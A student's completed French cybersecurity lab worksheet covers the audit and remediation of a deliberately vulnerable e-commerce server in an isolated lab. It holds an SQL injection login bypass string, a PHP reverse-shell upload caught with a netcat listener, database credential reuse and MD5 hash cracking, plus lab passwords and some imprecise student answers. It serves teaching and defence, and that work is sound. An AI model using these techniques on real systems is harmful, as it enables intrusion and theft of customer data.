Introduction à la Cybersécurité

Travaux Pratiques

Avertissement

- Les compétences enseignées dans les cours de Cybersécurité, utilisées à mauvais escient, peuvent altérer, endommager ou même détruire des systèmes en production (numérique, industriels...)
- Les outils et méthodes enseignés ne doivent jamais être utilisés sur des systèmes "réels" sans autorisation préalable écrite et explicite du propriétaire du système, et dans certains contextes du fournisseur d'accès à Internet (FAI)
- Si vous souhaitez expérimenter, faites-le dans un environnement de "Lab" contrôlé et isolé, idéalement non connecté à Internet
- Ni l'ISEN ni son personnel (interne ou intervenant extérieur) ne pourra être tenu pour responsable de vos actions

Contexte et périmètre du TP

Ces travaux pratiques se dérouleront UNIQUEMENT au sein de l'environnement de TP Cybersécurité cloisonné, accessible dans la salle Cyber, dont l'accès sont fournis par l'ISEN.

- Les identifiants (compte + mot de passe) fournis sont strictement confidentiels et ne doivent être transmis à aucun tiers n'ayant pas le besoin d'en connaître.
- JAMAIS de tests exécutés depuis vos machines hôtes !
- JAMAIS de tests exécutés vers les environnements virtuels des autres

En cas de non-respect de ces règles, exclusion définitive du module et 0/20 à l'évaluation.

- Respect de la charte informatique de l'ISEN
- Respect de la loi (pénal)

Vous jouerez deux rôles dans ce TP :

- **Auditeur de sécurité** ○ Avec pour objectif de déterminer les différentes failles présentes sur le périmètre à auditer
- **Administrateur système et réseau & Développeur sécurité** ○ Avec pour objectif de corriger de manière pertinente et réfléchie les failles trouvées en tant qu'auditeur

Note : En réalité, ces deux rôles sont assumés par des personnes différentes, pour éviter d'être « juge et partie » !

Rappel : Les identifiants (login + password) fournis **sont strictement confidentiels** et ne doivent pas être transmis à un tiers n'ayant pas le besoin d'en connaître.

URL : https://guaca-brest-cyber.isen-ouest.fr/guacamole/

***Possible message d'erreur de certificat** : dans ce cas, installer le certificat ISEN suivant la procédure suivante : https://wikiservices.isen-ouest.fr/Reseau/Certificat_interne*

Login : *(fourni par mail)*

Password : *(fourni par mail)*

Périmètre de l'audit

Machines des auditeurs (= vous !)

- 1 Kali Linux (graphique)

Architecture cible de l'audit

- 1 ensemble par binôme
- Serveur 1 : Serveur Web
- Serveur 2 : Serveur de base de données (BDD)




Table d'adressage

Remplissez les informations qui concernent vos machines à partir du document fourni :

Nom(s)	Description	IP	Masque
kali	Machine auditeur	10.10.68.75	255.255.255.0
webserver ecommerce.demo	Serveur Web	10.10.68.125	255.255.255.0
dbserver	Serveur de Base de données	10.10.68.175	255.255.255.0

Prise en main de la machine Kali

Etape 1 - Connexion à votre Kali

- Via Guacamole (bureau graphique) : lien ci-dessus
- Utile pour les commandes sudo ○ Login : eleve1 / Password : DWxTYW5qkBs9AL

Etape 2 - Premiers tests de connectivité

Utiliser une commande simple/classique pour vous vérifier de la connectivité entre votre machines auditeurs et les deux serveurs cibles.

_____

_____

Etape 3 - Configurer la résolution de noms DNS en local

Configurer votre machine Kali pour permettre d'utiliser indifféremment l'adresse IP ou le ou les noms DNS des serveurs cibles dans vos commandes.

Méthode : voir le fichier `/etc/cloud/templates/hosts.debian.tmpl` (équivalent ici du fichier /etc/hosts habituellement utilisé)

_____

_____

Question : A quoi correspond ce fichier ? Quand est-il utilisé par votre machine ?

Il permet de faire des écritures DNS local. Il est utilisé lors d'une tentative de connexion auprès d'un

DNS (pour /etc/hosts)

Etape 4 - Vérifier la connectivité via les noms DNS

De la même manière que dans l'étape 2, vérifier la connectivité vers les deux serveurs cibles, mais cette fois en utilisant leur nom DNS.

Ping webserver


Ping ecommerce.demo

Etape 5 - Vérifier la connectivité au site Internet cible

En utilisant le navigateur Internet fourni (Firefox) sur votre machine Kali, accédez au site Internet cible :

http://ecommerce.demo/

Vous devriez voir s'afficher la page d'accueil du site :



Etape 6 – Vérifier votre accès administrateur aux serveurs cibles

Depuis la machine Kali, connectez-vous à l'aide d'un client SSH (Secure SHell) vers le serveur Web (webserver).

Cet accès servira uniquement dans les phases « défensives / correctives » (corrections des failles, dans votre rôle d'administrateur des serveurs) :

- Client SSH en ligne de commande
- Utilisez le compte admin/SRbxr4zf$S

Merci de jouer le jeu ! A ne pas utiliser dans les phases « offensives ».

Notez ci-dessous la commande de connexion SSH à webserver :

ssh admin@webserver

Vous êtes prêt.e.s !

Partie 1 – Prise d'informations sur la cible

Etape 1 – Scan de ports

On connait les adresses IP des deux serveurs cibles, donc pas de scan global de reconnaissance sur l'ensemble du réseau. Recherchez les services ouverts sur les serveurs cibles. Ce sont des portes d'entrées potentielles.

A l'aide du scanner de ports en ligne de commande NMap, déterminer les services ouverts sur les serveurs cibles. Utiliser le scan par défaut.

Commande utilisée :

`nmap [adresse_IP]`

Rappel :

La commande **man** permet d'obtenir la « notice » des commandes : fonctionnement, paramètres…

Exemple : `man nmap`

Résultat pour chacun des serveurs :

```
┌──(eleve2㉿SL-CV-SECU-KALI-10068075)-[~]
└─$ nmap 10.10.68.125
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-14 17:23 CET
Nmap scan report for webserver (10.10.68.125)
Host is up (0.00062s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: BC:24:11:E2:D1:AB (Proxmox Server Solutions GmbH)
Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
┌──(eleve2㉿SL-CV-SECU-KALI-10068075)-[~]
└─$ nmap 10.10.68.175
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-14 17:23 CET
Nmap scan report for 10.10.68.175
Host is up (0.00053s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE
```

```
22/tcp   open  ssh

3306/tcp open  mysql

MAC Address: BC:24:11:67:A8:08 (Proxmox Server Solutions GmbH)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

Questions :

a/ Quel type de scan réalise l'outil NMap par défaut, à l'aide la commande utilisée ? (quel protocole, quel type de connexion…) – Cf. vos cours de réseau !

Scane TCP Connect (-sT) -F

b/ Quels services sont-ils *a priori* à l'écoute sur les ports ouverts détectés ?

ssh, http (apache2) et mysql

c/ Il est possible de trouver la bannière renvoyée par les services grâce à l'option -A de nmap. Quelles bannières renvoient chacun des services ? Cela confirme-t-il votre hypothèse ?

_____

_____

Etape 2 – Prise de connaissance du site

En naviguant sur le site, chercher et lister toutes les pages que vous pouvez trouver, en cliquant sur les différents liens. Chaque page peut contenir une faille et constituer un point d'entrée potentiel.

```
/index.php

/cart.php

/details.php

/all_products.php

/my_account.php

/register.php

/contact.php
```

/logout.php

/checkout.php

/results.php

Etape 3 – Enumération automatique des fichiers et dossiers du serveur Web

Mise en évidence d'une faille

En utilisant l'outil **DirBuster** disponible sur Kali, tenter à nouveau de trouver des répertoires et fichiers sur le site.

Méthode :

Utiliser un dictionnaire de mots clés qui seront testés sur le site pour y trouver des dossiers ou fichiers supplémentaires, pour lesquels aucun lien hypertexte n'existe.

Créer un fichier de dictionnaire **my_wordlist.txt** contenant les mots suivants (un par ligne) :
`functions, admin, test, images, uploads, save, backup, products`

Quelles pages / dossiers / fichiers supplémentaires avez-vous pu identifier sur le site ?

7 dossier et 1 fichier (file-upload.php)

On observe que l'outil DirBuster génère aussi des noms de fichiers à tester **à partir de la liste de mots clés**, en y concaténant des extensions (par défaut seulement : .php). Quelles extensions peuton souhaiter ajouter pour tenter de trouver des fichiers plus intéressants ?

Indice : Comment serait-il possible d'accéder au code source PHP des fichiers du site ?

Sql, bak, old, ~

Un fichier particulier trouvé grâce à ces extensions supplémentaires nous fournit **une information TRES sensible.**

Quel est le nom de ce fichier ? : functions.php.bak

Quelle information sensible obtenons-nous : L'ip du serveur de DB et le mot de passe

Risques associés :
On peut se connecter et faire n'importe quoi

Remédiation

Que proposez-vous pour réduire le risque détecté ?

Désactiver le directory listing dans apache et déplacer le .bak hors du serveur web.

Mise en œuvre de la solution

Sudo nano /etc/apache2/sites-available/tp-cyber.conf

Puis dans <Directory >

Options -Indexes

Enfin

Sudo systemctl restart apache2

Partie 2 – Audit applicatif Web

Etape 1 – Contournement d'authentification par injection SQL

Mise en évidence d'une faille

Une faille de type injection SQL existe sur le formulaire d'authentification (Bouton « Login »). Directement depuis Firefox, entrer différents paramètres dans les champs « email » et « password » pour tenter de contourner l'authentification.

Résultat :

I'm payment

Quelle chaîne de caractère permet de contourner l'authentification ?

a' OR '1'='1

L'injection est-elle nécessaire dans les deux champs ?

Non juste pour l'email

Une fois authentifié, quelle identité obtient-on ? Pourquoi ?

Admin parce que c'est l'utilisateur avec ID 1

Un autre formulaire d'authentification est présent sur le site. Pouvez-vous le trouver ?

Oui sur admin_area/index.php

Ce second formulaire est-il également vulnérable à l'injection SQL précédemment trouvée ?

Non il ne l'est pas

Risques associés :
N'importe qui peux avoir les accès administrateur sur le site. Ce qui peut être dévastateur.

Remédiation

Que proposez-vous pour réduire le risque détecté ?

Faire du regex de contrôle et sanitize les inputs.

Grâce au compte « admin », connectez-vous à **webserver** et placez-vous dans le dossier des fichiers du site (/var/www/ecommerce/). Analyser les codes sources des fichiers PHP de chacune des pages d'authentification. Quelles sont leurs différentes ? Comment expliquer que l'une soit vulnérable et pas l'autre ?

La page utilisateur fait une requête directement à la DB avec le username qui n'échappe pas les charactères potentiellement dangereux, là où la page admin prépare et échappe les charactères du username et du password ce qui fait qu'il est plus compliqué de faire une injection SQL

Mise en œuvre de la solution

Avant

```
$email = trim($_POST['email']) ;

$password = trim(POST['password']);
```

Après

```
$email = trim(mysqli_real_escape_string($con,$_POST['email']));

$password = trim(mysqli_real_escape_string($con,$_POST['password']));
```

Etape –

2 Altération du fonctionnement du site par injection de paramètre non prévus

Mise en évidence d'une faille

Une faille de type **injection de paramètre non contrôlé** est présente dans la page correspond au panier (cart) - *ce n'est PAS une faille de type SQL injection !*

Indice : Elle permet de réduire la facture sans supprimer de produit.

Pouvez-vous l'identifier ? Quel est l'impact de cette faille si elle est exploitée ?

Résultat :

On peut mettre la quantité à 0 ou bien à un nombre négatif ou bien un mot ce qui fait que le site nous propose de l'argent contre le produit ou bien faire planter le backend.

Risques associés :
Perte d'argent / de client

Remédiation

Comment exprimer simplement la contrainte à vérifier sur le paramètre concerné ?

Quantité >= 1

Que proposez-vous pour réduire le risque détecté ? (2 solutions, combinables)

Empecher de mettre une quantité < 1 (dans l'input) et le vérifier quand on clique sur « update cart « (dans le backend)

Mise en œuvre de la solution

```
if ($val > 0) {
        $reUpdate = "UPDATE cart SET quantity='$val' WHERE product_id='$mon>
        if(!$run_upd = mysqli_query($con,$reUpdate)){
                echo "ERREUR";
        }
}
```

```
<td><input type="number" size="4" min="1" name="qty_<?php echo $product_id ?>" value="<?php
echo>
```

Etape –

3 Exécution de code arbitraire sur le serveur Web au travers d'un formulaire mal développé…

Mise en évidence d'une faille

Un formulaire du site Web permet de téléverser (*upload*) un fichier image sur le serveur. Toutefois les contrôles sont insuffisants et d'autres types de fichiers peuvent être téléversés.

Comment cela pourrait-il être utilisé de manière malveillante ?

On peut upload un reverse-shell en php.

Où sont téléversées les fichiers envoyés ? Le résultat de l'énumération automatique des dossiers du site peut vous donner une piste !

Uploads/

Etudier le principe des fichiers de type **webshells**. Des fichiers de ce type se trouvent dans la base d'outils de Kali (/usr/share/webshells/php/*). **Interdiction d'utiliser des fichiers de ce type provenant d'Internet !**

Quel fichier envoyer et pourquoi ?

/usr/share/webshells/php/php-reverse-shell.php

Comment l'utiliser ?

Ouvrir le fichier, remplacer par l'IP et le port.

Upload le fichier

Utiliser netcat pour ouvrir le reverse-shell

Résultat :

```
┌──(eleve1㉿SL-CV-SECU-KALI-10068075)-[~]
└─$ nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.68.125 39516
Linux SL-CV-SECU-APCH-10068125 6.8.12-12-pve #1 SMP PREEMPT_DYNAMIC PMX 6.8.12-12 (2025-07-14T13:20Z) x86_64 GNU/Linux
 15:19:38 up 13 days,  1:38,  3 users,  load average: 10.02, 10.20, 8.59
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
admin    pts/3    10.10.68.75      14:44    6:01   0.13s  0.01s nano cart.php
admin    pts/4    10.10.68.75      14:55    3:14   0.08s  0.03s nano file-upload.php
admin    pts/5    10.10.68.75      15:06   13:14   0.04s  0.00s nano /var/www/ecommerce/admin_area/login.php
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/
$
```

Risques associés :

Utilisateur non autoriser se connecter www-data (root par défaut si mal config)

Etape –

4 Obtenant des mots de passe des clients du site

Mise en évidence d'une faille

Dans une étape précédente, vous avez pour trouver les informations de connexion au serveur de base de données (dbserver) : adresse IP du serveur, login, mot de passe et nom de la base de données.

A partir de votre Kali, établissez une connexion en ligne de commande vers le serveur de base de données.

Pour cela, **sur Kali linux**, installez le logiciel mycli via la commande

```
sudo apt install mycli
```

Sur votre PC relié à Internet, chercher la syntaxe de cette commande et tentez d'ouvrir une connexion au service de base de données. Quelle commande devez-vous exécuter pour établir la connexion ?

mycli -h 10.10.68.175 -u operoot -p operoot -D secu_ec -P 3306

Un fois connecté, interagissez avec la base de données par des commandes SQL. Indiquez ci-dessous les commandes à entrer pour :

- Lister les bases de données existantes sur le serveur : show databases ;
- Sélectionner une base de données : use secu_ec ;
- Lister les tables disponibles dans cette base : show tables ;

Dans quelle table se trouvent les informations des utilisateurs du site ? users

Quelle commande entrer pour afficher le contenu de la table '*users*' : select * from users ;

Qu'observe-t-on dans cette table ? Quelles sont les informations sensibles ?

ip_address , name, email, password, country, city, contact, user_address, role

Tentative de crack des mots de passe

Sous quelle forme sont stockés les mots de passe ? hash md5

Quelles sont les différentes manières de « casser » (retrouver) un tel mot de passe ?

Bruteforce, dictionnaire, johntheripper, hashcat

Des services en ligne comme https://crackstation.net/ propose des outils de *crack* de mots de passe.

- Depuis votre PC (Windows/mac) étudiez comment fonctionne ce site. Cherchez des informations sur les **Rainbow Tables**.

Comme votre Kali n'est pas connectée à Internet, il vous est nécessaire de :

- Enregistrer les mots de passe protégés dans un fichier texte
- Télécharger ce fichier vers votre PC via l'outil de download/upload de Guacamole (Ctrl+Alt+Shift).

A l'aide du site CrackStation :

- Essayer de « cracker » les différents hashs. Y parvenez-vous ?
- Si vous obtenez un mot de passe, essayer de trouver s'il est possible de l'utiliser sur le site de ecommerce. Est-ce le cas ? Si oui, sur quelle page ? Oui sur la page de login (login.php et admin_area/login.php) j'ai pu me connecter avec l'utilisateur admin@gmail.com

Résultat :

_____

_____

_____

Risques associés :
Je suis admin

Remédiation

Que proposez-vous pour réduire le risque détecté ?

Un vrai hash de mot de passe (PAS MD5 qui sert a rien) ou rajouter un salt

Mise en œuvre de la solution

_____

_____

_____

_____

Etape 5 – D'autres failles ?

D'autres failles existent probablement sur le site.

Si vous avez terminé, vous pouvez essayer d'en trouver d'autres !

Autres failles trouvées :

Obtention de la version d'apache 2 : `curl --head http://ecommerce.demo`

Fix : ServerTokens Prod et ServerSignature Off dans /etc/apache2/conf-enabled/security.conf

Obtention de la version de php : `curl --head http://ecommerce.demo`

Fix : expose_php = Off dans /etc/php/7.4/apache2/php.ini

Paramètres GET injectable en SQL : que peut-on en faire ?

http://ecommerce.demo/details.php?pro_id=22

// FIXED: REMOVED SQL INJECTION

$product_id = (int) $product_id;

* * Fin du TP * *